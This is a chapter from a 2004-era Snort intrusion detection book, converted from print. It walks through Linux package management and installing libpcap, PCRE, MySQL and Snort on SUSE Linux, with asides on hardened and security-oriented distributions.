Gentoo Linux (currently in stable version 2004.1) is a distribution unlike any other available today. The only thing close that we are aware of is the *Linux From Scratch* (LFS) project. The idea behind Gentoo Linux is to provide users with a minimally provisioned CD that you boot to and connect to the Internet to download the rest of the distribution. Gentoo then builds the entire OS to be optimized for your specific hardware. For package management, Gentoo uses the `emerge` system. `emerge` works much like `apt-get`, but is slower because it builds and compiles each package optimized for your system. The way in which `emerge` works is fairly straightforward: it downloads the source code for the software package you request, compiles it, and installs it into the running system. As we said, it's a close cousin of `apt-get`, and the only noticeable difference is that `apt-get` doesn't compile the software it downloads. `emerge`, like `apt-get`, pulls its software index from the *Portage tree*. The Portage tree is basically a database containing information about every package ready to run on Gentoo Linux. To give you an idea of how `emerge` works, including syntax, we have included an example shown next. In this example, we will download and install the Snort package (sounds like a proper choice considering the material we are going over, doesn't it?).

First, we will find out if Snort is available in the Portage tree by querying it with the following syntax:

```
emerge -p snort
```

This tells emerge that we want to pretend to install Snort (you guessed it... `-p` means pretend). emerge will then present us with a list of software that will be downloaded to satisfy Snort and its dependencies. It will look something like this (this is not actual output... it's fictitious, but you get the idea):

```
Calculating dependencies..... done!
[ebuild U] sys-libs/lib-1.1.3-r2 to /
[ebuild U] sys-libs/glib_not-1.2.9 to /
[ebuild N ] snort-libs/fakelibs-1-a2 to /
[ebuild N ] snort-base/snort-2.1.1 to /
```

If we are satisfied with the output, simply enter the command `emerge snort`, and Gentoo will gladly install Snort for you. To uninstall a package, the command is `unmerge snort`. Enough said—emerge is that simple, and an excellent package tool.

A Word about Hardened/ Specialized Linux Distributions

Let's take a moment to look at a few of the more popular secure, or "hardened," Linux distributions. These releases come designed for use in a variety of security-oriented roles such as intrusion detection, firewalling, or simply as a high-quality security-enhanced server distribution generally with specific applications added or modifications made to the system to improve its capability to avoid compromise. Linux distributions such as Trinux and Phlak, for example, come ready to perform almost any network security testing possible. In contrast, Immunix and Trustix are hardened using a combination of applications and kernel modifications to make it much harder to compromise the system. One significant advantage of distributions like Immunix is that they can decrease the likelihood that a vulnerability will impact the version of software you are using, and as a result, decrease the frequency with which you must patch your sensors.

OINK!

Shadow Sensor/OS is an interesting case in that it is specifically built to act as an IDS sensor. If you are planning a large-scale deployment of IDS, we strongly recommend you take a look at it as an example of how to efficiently manage your IDS sensors.

Each distribution has its own attributes, so we encourage you to read all about them before downloading and using them.

- **Shadow Sensor/OS** www.whitehats.ca/main/members/Seeker/seeker_shadow_IDS/seeker_shadow_ids.html
- **Trustix** www.trustix.net
- **SELinux** www.nsa.gov/selinux
- **Immunix** www.immunix.org
- **Knoppix** STbD www.knoppix-std.org/
- **Engarde Linux** www.guardiandigital.com/products/software/community
- **Trinux** <http://trinux.sourceforge.net>
- **PHLAK** www.phlak.org

OINK!

No matter how secure you believe your operating system to be, whether out of the box or after a recent upgrade, it is only as secure as you allow it to be. To be as secure as possible, it is critical that you constantly monitor security updates/patches and errata for your Linux distro. Some distributions come with tools that will do this for you automatically. In the case of SUSE Linux, using the YaST Online Update tool (YOU) combined with the susewatcher applet will help to make sure that the system is doing its part to keep itself updated. Red Hat also has a similar tool for its Red Hat Network called up2date. Even with tools like this, it is important that you be involved with the process, actively monitoring security warnings, and applying patches if they are not available via automatic updates yet. The job of keeping a computer system secure never ends... it is a process that you absolutely cannot ignore. This is really a universal

standard, free of any restrictions... the same rules apply to every piece of computer software in existence.

Preparing for the Installation

Before you can install Snort 2.1, you need to ensure that you have everything you need to make sure the system is ready for the installation. Snort will not install and function properly if the environment is not hospitable.

Installing pcap



libpcap is a packet capture library for Linux systems. What is unique about this library is that it can capture packets destined for the local hosts, and can also pick up packets destined for other hosts on the network. This, in essence, means that you can place a machine in a strategic location on your network and have it analyze the packets that travel through (for a quick example, see Figures 3.1 and 3.2). Snort requires this library to function, and it is best to download the newest version of it every time you install or upgrade Snort. The benefits of getting the newest release are twofold: you will realize increased stability *and* speed running the program. Even if your system already has a version of pcap (such as Red Hat Linux) you should follow this advice.

OINK!

Some operating systems (such as Red Hat) include a modified pcap library. It is usually worth the effort to install the latest version of libpcap every time you install a new version of Snort. Installing the latest stable release version of libpcap provides two major benefits: increased stability and speed.



The current version of libpcap can be found at www.tcpdump.org. We have included libpcap 0.8.3 (current release at the time of writing this book) on the CD-ROM accompanying this book.

Figure 3.1 Snort IDS Monitoring Internal Traffic**Figure 3.2** Snort IDS Monitoring External Traffic

Installing libpcap from Source

Installing libpcap from the source tarball is relatively simple, especially for those familiar with compiling source code. The only thing you really need to make sure of is that you have chosen to install development tools into your original

OS install. These tools should include the following, and probably more depending on your distribution of choice. However, in most cases, the task of installing from source is as simple as running the *configure* script, then typing **make**, and once that has completed, **make install**. As noted previously, we are going to be using SUSE Linux 9.1 for the purpose of demonstration. You should note that as of version 9.1, libpcap 0.8.1 is already loaded, but it is recommended to follow the procedure here to update it to 0.8.3. Make sure to check the tcpdump Web site frequently for updates.

- **gcc** The GNU cc and gcc C compilers. This is the core of your development tools; nothing else functions without it.
- **automake** The GNU utility for creating makefiles on-the-fly.
- **autoconf** The GNU utility for configuring source code on-the-fly.
- **binutils** GNU binary utilities.
- **make** The GNU tool for making life easier for the individual compiling the code. It automates much of the process by using the makefile.

OINK!

Remember that while these tools are necessary to compile an application, they are not necessary on an IDS sensor that has been deployed. We strongly recommend that you prepare a binary package (or use one available from Snort.org or your OS vendor) to install on your sensors instead of compiling code on them directly. The documentation for RPM and any of the other package managers we mentioned includes instructions on how to do this. If you do choose to compile software on your IDS sensor, be sure to remove the compiler and all associated tools after you have finished compiling and installing the software.

In SUSE Linux, you can add these tools by performing the following:

1. As root, open the panel menu and select **System | YaST** (Figure 3.3).


Figure 3.3 Selecting the YaST Utility from the Panel Menu

2. The **YaST** tool will open. Click on the **Install and Remove Software** icon, and in the **Filters** drop down list at the top left, change it from **Search** to **Selections**.
3. Select the **C/C++ Compiler and Tools** category, and then select the following packages from the list to the right (Figure 3.4):
 - autoconf
 - automake
 - bison
 - flex
 - gcc/gcc++
 - gettext
 - glibc-devellibstdc++-devellibtoolmake
 - texinfo

OINK!

As noted previously, very few, if any, of these applications are necessary on an IDS sensor. They should only be installed on the system you use to actually compile and test Snort before pushing it out (as a binary package like RPM) to your actual sensors.

Figure 3.4 The Package Management System



4. Click **Accept** in the bottom-right corner of the window.
5. The OS will calculate the required packages and dependencies, and depending on your setup might prompt you for action. Manually resolve any software conflict that you may have, and click the **OK Try Again** button. When all dependencies are satisfied, the system will continue to install your software, prompting for installation media as required, and then will exit after the work is completed.

Now that your system is complete with all of the tools necessary for package compilation, we will continue with the configuration and build stages. Again, if you have any experience compiling software on Linux, you will be able to get through this section fairly quickly. We will be following the common **configure**

| **make** | **make install** format for building the package into the system. For those who are new at this, don't be afraid; this is pretty simple as long as your system has the tools described in the last section.

Look Ma! No GUI!

In the best interest of “stripping” the OS of all the undesirables, no good IDS book would be complete without walking the reader through software installations in an X Windowless environment. The following instructions will show you how to perform the same steps noted previously in a GUI-free environment:

1. From the command-line interface (CLI), log in as root and issue the following command from the prompt: **/sbin/yast**. Note: **/sbin/yast** launches the curses version of YaST, while **/sbin/yast2** is X11-based.
2. When YaST loads, tab over and down to the **Install and Remove Software** selection and press **Enter**.
3. When the system finishes calculating dependencies, tab over to the **Filter** button and press the down arrow until **Selections** is highlighted. Press **Enter**.
4. Highlight **C/C++ Compiler and Tools**, tab down to **OK**, and press **Enter**.
5. Only select the tools noted here from the list (this is accomplished by using the up/down arrows to highlight your choice and pressing the plus or minus keys to select/deselect items):
 - autoconf
 - automake
 - bison
 - flex
 - gcc/gcc++
 - gettext
 - glibc-devel
 - libstdc++-devel

- libtool
 - make
6. Once you have made all of your selections, tab down to accept and press Enter.
 7. Resolve any dependencies that might arise and continue with the installation.

Notes from the Underground...

Configure, Make, Make Install Defined

Most of you might already be familiar with this time-tested method of software installation on Linux, but we think it might be a good idea for those new to the scene to cover the definition. At first glance, Linux can be slightly intimidating, but first impressions are not always accurate. Although this might seem like a long process just to install a piece of software, it really is worth the effort. Unlike shrink-wrapped software, compiling from source code is almost always better because it is being made specifically for your system. Prepackaged software is always built for the lowest common denominator, so if the programmer's target *lowest* machine is a 100MHz Pentium, that is what you get ... software built to run on a 100MHz Pentium. If you have a 2GHz processor, you will not be taking advantage of all of the optimizations for your processor. When you compile software on Linux, it is being made by you, and for you. Each machine you compile it on will have its own unique setup. We are not saying that all prepackaged software is bad, because it's not. We have run a ton of it, but we just wanted to point out the benefits of doing it the Linux way. You'll thank us for it later.

Most software developed for Linux is distributed in what is known as a tarball. A tarball is nothing more than a compressed file containing other files and/or directory structures. We like to equate it to a zip file created with WinZip (for those of us familiar with the Windows OS). Tarballs can come in several formats; the most popular end with the extensions `tgz`, `tar.gz`, or `tar.bz2`. Each extension signifies a specific compression algorithm that was used to create the file. Depending on the source, the extensions might differ, but they are all capable of being extracted by

Continued

modern versions of the tar program. tar is a console program designed to create and extract compressed archives. You can read more about tar and its features at www.gnu.org/software/tar/. It comes as a standard package with almost every Linux distro, but you can get the latest version at that address as well.

When you receive a tarball, the first step is to extract it into a temporary directory where you can work with it. `/tmp` is usually a good place to accomplish this task. Once the tarball is extracted, verify that the archive created a new directory (they usually do) with its contents. In some cases, it might extract into your current working directory. In any case, locate a file named *configure*. The *configure* file is always located in the “root” (this directory is usually named after the package name) directory of the files you just extracted. This is the main directory you will be working from to install your software package. You will almost always use these three commands successively:

- **`./configure`** The *configure* file is a script that contains code designed to essentially “figure out” the machine on which it is running. It looks at environment variables, dependencies, and verifies what software, if any, is missing. If you watch the screen when it is running, you will see a lot of questions and answers flying by. This is exactly what is going on. It is checking to make sure that everything is where it is supposed to be. The *configure* script is responsible for generating the makefile, which will become important in the next step. If you see any errors here, you will need to tend to them before continuing. Most issues will be cleared up by installing whatever dependency the *configure* script was missing. When all dependencies are fulfilled, you can run *configure* again.
- **`make`** The *make* command is a part of almost every UNIX/Linux installation in existence today. It is not a script like *configure* is, but an actual utility. *make* will use the makefile created by the *configure* script in the last step. The primary function of *make* is to compile the code to be used during the final install. It accomplishes this by reading and executing the code in the makefile in a specific order determined by the *configure* script. The makefile is similar in layout to an initialization file in that it has “headings” or categories for each step of the *make* process. One of these headings is *install*, which is used in the next step by *make install*. Again, it is important to note any errors during the compilation process to make sure you take care of them before continuing.

Continued

- **make install** This is the final step of the installation process. What *make install* does is fairly simple: it reads the information from the install section of the makefile and distributes the executables and other files created by *make* to the proper locations in the machine's directory structure. Once this step is complete (without error), the software is installed and ready to use.

Now when you are ready to tackle your next big software installation, you will be armed with the knowledge of what all of the syntax and commands actually mean. We have always found this to be helpful, and think it is essential for you to be able to understand the meaning behind what you're doing, and not just going through the motions presented via documentation.

OINK!

For those of you who are using a Linux distribution that uses RPMs, there is an excellent tool called Checkinstall (<http://asic-linux.com.mx/~izto/checkinstall/>) that will watch the results of the "make install" process, then generate an RPM from the results of running *make*, and install it into the RPM database on your system. You can even have it store a copy of the RPM for use on other systems if you'd like. This is an excellent way to get the benefits of installing from source while still having the ease of management that RPM provides

Simply issue the following commands at the prompt:

1. As the root user, open a terminal using the panel menu by selecting **System Tools | Terminal**, or by using **Ctrl+Alt+F2** to open a new full-screen console. (You can alternately choose any key from **F1** through **F6** for opening full-screen consoles, but for this exercise, we will use the **F2** key.)
2. If your system does not have automount enabled, mount the accompanying CD-ROM by entering the command **mount /dev/cdrom /mnt/cdrom** and pressing **Enter**.



OINK!

The location of your CD-ROM drive might differ depending on your setup and/or Linux distribution. Please check the documentation that came with your OS. For example, SUSE Linux uses the */media* directory instead of the standard */mount* like most other distributions. If you have a CD-RW drive, your device might be named *cdrecorder* instead of *cdrom*. Please be aware of these differences and substitute where necessary.




3. Change the working directory to the location of the package on the CD-ROM by typing **cd /mnt/cdrom/Snort-2.1.1/Linux/PCAP** and pressing **Enter**.
4. Copy **libpcap-0.8.3.tar.gz** to your **/tmp** directory by typing **cp libpcap-0.8.3.tar.gz /tmp/libpcap-0.8.3.tar.gz** and press **Enter**.
5. Change directories to **/tmp**, extract the contents of the file by typing **cd /tmp && tar -zxvf libpcap-0.8.3.tar.gz**, and press **Enter**. This will create a new directory in **/tmp** called **libpcap-0.8.3**.

Let's take a moment to define the variables we used for the *tar* command in the last statement: **z**, **x**, **v**, and **f** as options.

- The *z* option specifies that the file needs to be processed through the gzip filter. You can tell if an archive was created with gzip by the **.gz** extension.
 - The *x* option dictates that you want the contents of the archive to be extracted. By default, this action will extract the contents into the current working directory unless otherwise specified.
 - The *v* option stands for verbose, which means that tar will display all files it processes on the screen. This is a personal preference and is not critical to the extraction operation.
 - The *f* option specifies the file that tar will process. In our current example, this would be **libpcap-0.8.3.tar.gz**. Sometimes, it might be necessary to specify a full path if the file you want to work with is located in another directory.
6. Change directories to the new folder by typing **cd libpcap-0.8.3** and pressing **Enter**.

7. At the command prompt, type **./configure** and press **Enter**. This will run the *configure* script for libpcap (see Figure 3.5).

Figure 3.5 Running the *configure* Script



8. When the *configure* script has completed its operation, you should be returned to a prompt. Make sure you have no errors on screen. Everything should look okay if you installed your development tools from earlier in the chapter. At the prompt, type **make** and press **Enter**.
9. The *make* command will also bring you back out to a prompt when it has completed its work. Again, you need to check the output that *make* has displayed on screen to verify that the operation was trouble-free. At the prompt, type **make install** and press **Enter**.
10. After *make* finishes the installation of the software, you will be returned to the command prompt—and with luck, free of error.

Installing libpcap from RPM

You can also install libpcap from an RPM package if your distribution supports it. At the time of writing, www.rpmfind.net returned 63 results (spanning 11 Linux distributions including SUSE) when presented with a query for libpcap. Frankly, we believe that this is the best place to find custom-compiled RPMs for



your distribution of choice. We have included RPMs for the following distributions on the accompanying CD-ROM. They are located in the /Snort-2.1.1/Linux/pcap/rpms directory.

- **Conectiva** Version 6.2 (RPM and SRPM)
- **Mandrake** Version 6.2 (RPM), version 7.1 (RPM and SRPM)
- **Red Hat (7.2, 7.3, 8.0)** Version 6.2 (RPM only)
- **SuSE Linux** Version 7.1 (RPM only. Version 9.1 comes with the 0.8.1 RPM on CD.)

The procedures involved in installation via RPM are, more often than not, much easier than an installation that uses source code—if there are no dependency problems. The RPM system, while an excellent package management tool, is fraught with problems regarding dependencies. It understands and reports what the specific package requires to install, but is not yet capable of acquiring and installing the packages necessary to fulfill its requirements.

If you are not familiar with the term, *dependencies* are packages and/or libraries required by other packages. The Linux operating system is built on dependencies, which you can visualize as an upside-down tree structure. At the top of the tree are your basic user-installed programs, such as Snort. Snort depends on libpcap to operate, and libpcap requires other libraries to function.

Installing libpcre

The next package that will need to be installed on a SUSE Linux system is the PCRE (www.pcre.org) library package (from the developers site: “The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5”). Because of recent enhancements to the Snort rule language, Snort requires it to function. In fact, Snort won’t compile without it. For a detailed discussion of the benefits of the PCRE functions and the Snort rule language in general, see Chapter 5, “Playing by the Rules.” Depending on your setup, you might already have this installed. To install it on SUSE Linux, perform the following:

1. Download the latest PCRE package from <ftp://ftp.sourceforge.net/pub/sourceforge/p/pc/pcre/> (the Windows port can be found at <http://gnuwin32.sourceforge.net/packages/pcre.htm>) and extract it to your home directory. The current version as of the writing of this book is 4.3. This will create a directory called pcre-4.3.

2. Change directories into it and issue the following commands to build the software:

```
./configure
make
make install
```

Now you are ready to continue with the rest of the installation.

Installing MySQL

Snort 2.1.1 can be used in conjunction with a number of different database packages; as with choice of OS, choice of database is highly personal. In this case, we will use MySQL as the example although it is equally easy to make Snort work with PostgreSQL, Oracle, or MS SQL Server.

OINK!

There are a number of reasons not to place your database directly on the IDS sensor itself. Some of the most important ones are speed (running the database may take precious resources from the IDS) and security. We strongly recommend that you use Barnyard to take the Snort logs and load them into a database. For more on Barnyard, see Chapter 11, “Mucking Around with Barnyard.”

First, you will need to make sure that MySQL is not already installed on your system. From the command line, enter the following command:


```
rpm -qa | grep MySQL
```

That command should return you to an empty prompt. If it doesn't, you can skip the installation steps that follow—you already have it installed.

Installing from RPM

SUSE Linux 9.1 comes with MySQL v4.0.18, and it can be easily loaded from the *YaST Install and Remove Software* application. To install MySQL server, (from the GUI, simply launch the K menu and go launch SYSTEM > YAST > INSTALL AND REMOVE SOFTWARE) launch **/sbin/yast** from the command line (see Figure 3.6).


Figure 3.6 Search for MySQL



1. When the program launches, tab over the **Install and Remove Software**, and press **Enter**.
2. Highlight the **Filters** button and press the down arrow until **Search** is selected. Press **Enter**. Type **mysql** in the text box, tab down to the **OK** button, and press **Enter** (see Figure 3.7).
3. In the next screen, arrow down to highlight **mysql**, and press either the **Space bar** or the **Plus (+)** key on it. If you've done this correctly, there will be a plus sign next to the entry. Other dependencies will also be selected by the system automatically (in most cases, **mysql-client**).
4. Tab down to the **Accept** button and press **Enter**.
5. The system will prompt you to accept the changes. Tab down to **OK** and press **Enter**.
6. SUSE will then ask you to insert a CD or multiple CDs depending on your setup and version. SUSE Pro 9.1 will only ask for CD 3. Insert the required media, tab down to the **OK** button, and press **Enter**.
7. The system will continue the installation as requested. There will be no more prompts and you will be returned back to the YaST main screen when it's done.

8. Tab down to the **Quit** button and press **Enter**.

Figure 3.7 Install MySQL



Installing from Source

First, we need to download the MySQL archive (which can be found at www.mysql.com/downloads/mysql-4.0.html). The current stable version as of the writing of this book is 4.0.18. The only package you should have to download is the standard package. Download it to a place that is easily remembered, such as your home directory. In the case of this documentation, we will assume this location is /root. The first step after downloading it will be to extract it. Enter the following line at the command prompt:

```
tar zxvf /root/mysql-standard-4.0.18-pc-linux-i686.tar.gz
```

This will extract the MySQL source code into the /root directory. The next step will be to build the package and install it to the system. Enter the following at the prompt:

```
./configure --prefix=/usr/local/mysql --localstatedir=/usr/local/mysql/data
--enable-large-files-without-debug --with-mysqld-user=mysql --disable-
maintainer-mode
```

If all goes well, this command will complete without error. The next thing to do is build and install it. To do this, enter the following:

```
make && make install
```

Your software should now be installed successfully. Now you need to create the mysql group by entering this command at the prompt:

```
/usr/sbin/groupadd mysql
```

Now create the mysql user (who belongs to the group we just created) to run the service:

```
/usr/sbin/useradd -g mysql mysql
```

The next thing we will do is install the database files and adjust file permissions. (Note: Each of the following lines need to be entered individually.)

```
./scripts/mysql_install_db
chown root:mysql /usr/local/mysql -R
chown mysql:mysql /usr/local/mysql/data -R
```

Next, we need to edit `/etc/ld.so.conf` and add the following:

```
/usr/local/mysql/lib/mysql
```

The last thing that needs to be done is to set the root password for MySQL (the `YOUR_PASSWORD_HERE` string is a placeholder here and should be changed to the password you want to use):

```
/usr/local/mysql/bin/mysqladmin -u root password YOUR_PASSWORD_HERE
```



Installing Snort

Now we can get into the actual installation of Snort. So far, we have covered the basics of Linux package management, including RPM installs, source compilation, and installing libpcap, so this next section should be fairly easy for us to get through. The installation of Snort is painless, so we can save all of our energy for the setup, configuration, and rules management.

First, you need to get Snort. Whether you choose to get it from the Web site at www.snort.org or on the accompanying CD-ROM is entirely up to you. The version on the CD-ROM is 2.1.1, so we will use it in our example install. This is the most current stable version available at press time. Please note that we strongly recommend going to www.snort.org and downloading the newest stable

release, as you will benefit from new functionality, bug fixes, stability, and speed enhancements. This software is constantly changing, growing, and getting better every day.


A Brief Word about Sentinix GNU/Linux

It was not until recently that we came across a wonderful Linux distribution called SENTINIX. What is it? The description from their Web site (www.sentinix.org) sums it up fairly well:

“SENTINIX is a GNU/Linux distribution designed for monitoring, intrusion detection, penetration testing, auditing, statistics/graphing, and anti-spam. It’s completely free; free to use, free to modify, and free to distribute. SENTINIX includes the following software, installed and preconfigured; Nagios, Nagat, Snort, SnortCenter, ACID, Cacti, RRDTool, Nessus, Postfix, MailScanner, SpamAssassin, openMosix, MySQL, Apache, PHP, Perl, Python, and lots more.”

With this Linux distribution, other than the obvious abundance of security and scanning software, was the Web-based configuration. Basically, you can build the server, load the operating system, tuck it away in a rack somewhere, and sit at your desk to configure it through a Web browser. The developers have done an excellent job making Snort friendlier to use via the *SnortCenter* Web interface (see Figure 3.8). This is well worth a look if you are serious about intrusion detection and need the convenience of a Web-based console.

Figure 3.8 SENTINIX Snort Console



OINK!

All of the components of SENTINIX Linux can be downloaded individually from the Internet free of charge, so if you don't want the entire distribution you can simply download and install the packages you want on an existing Linux or Windows installation. The distribution is built entirely from open-source software, so it is completely legal and recommended.

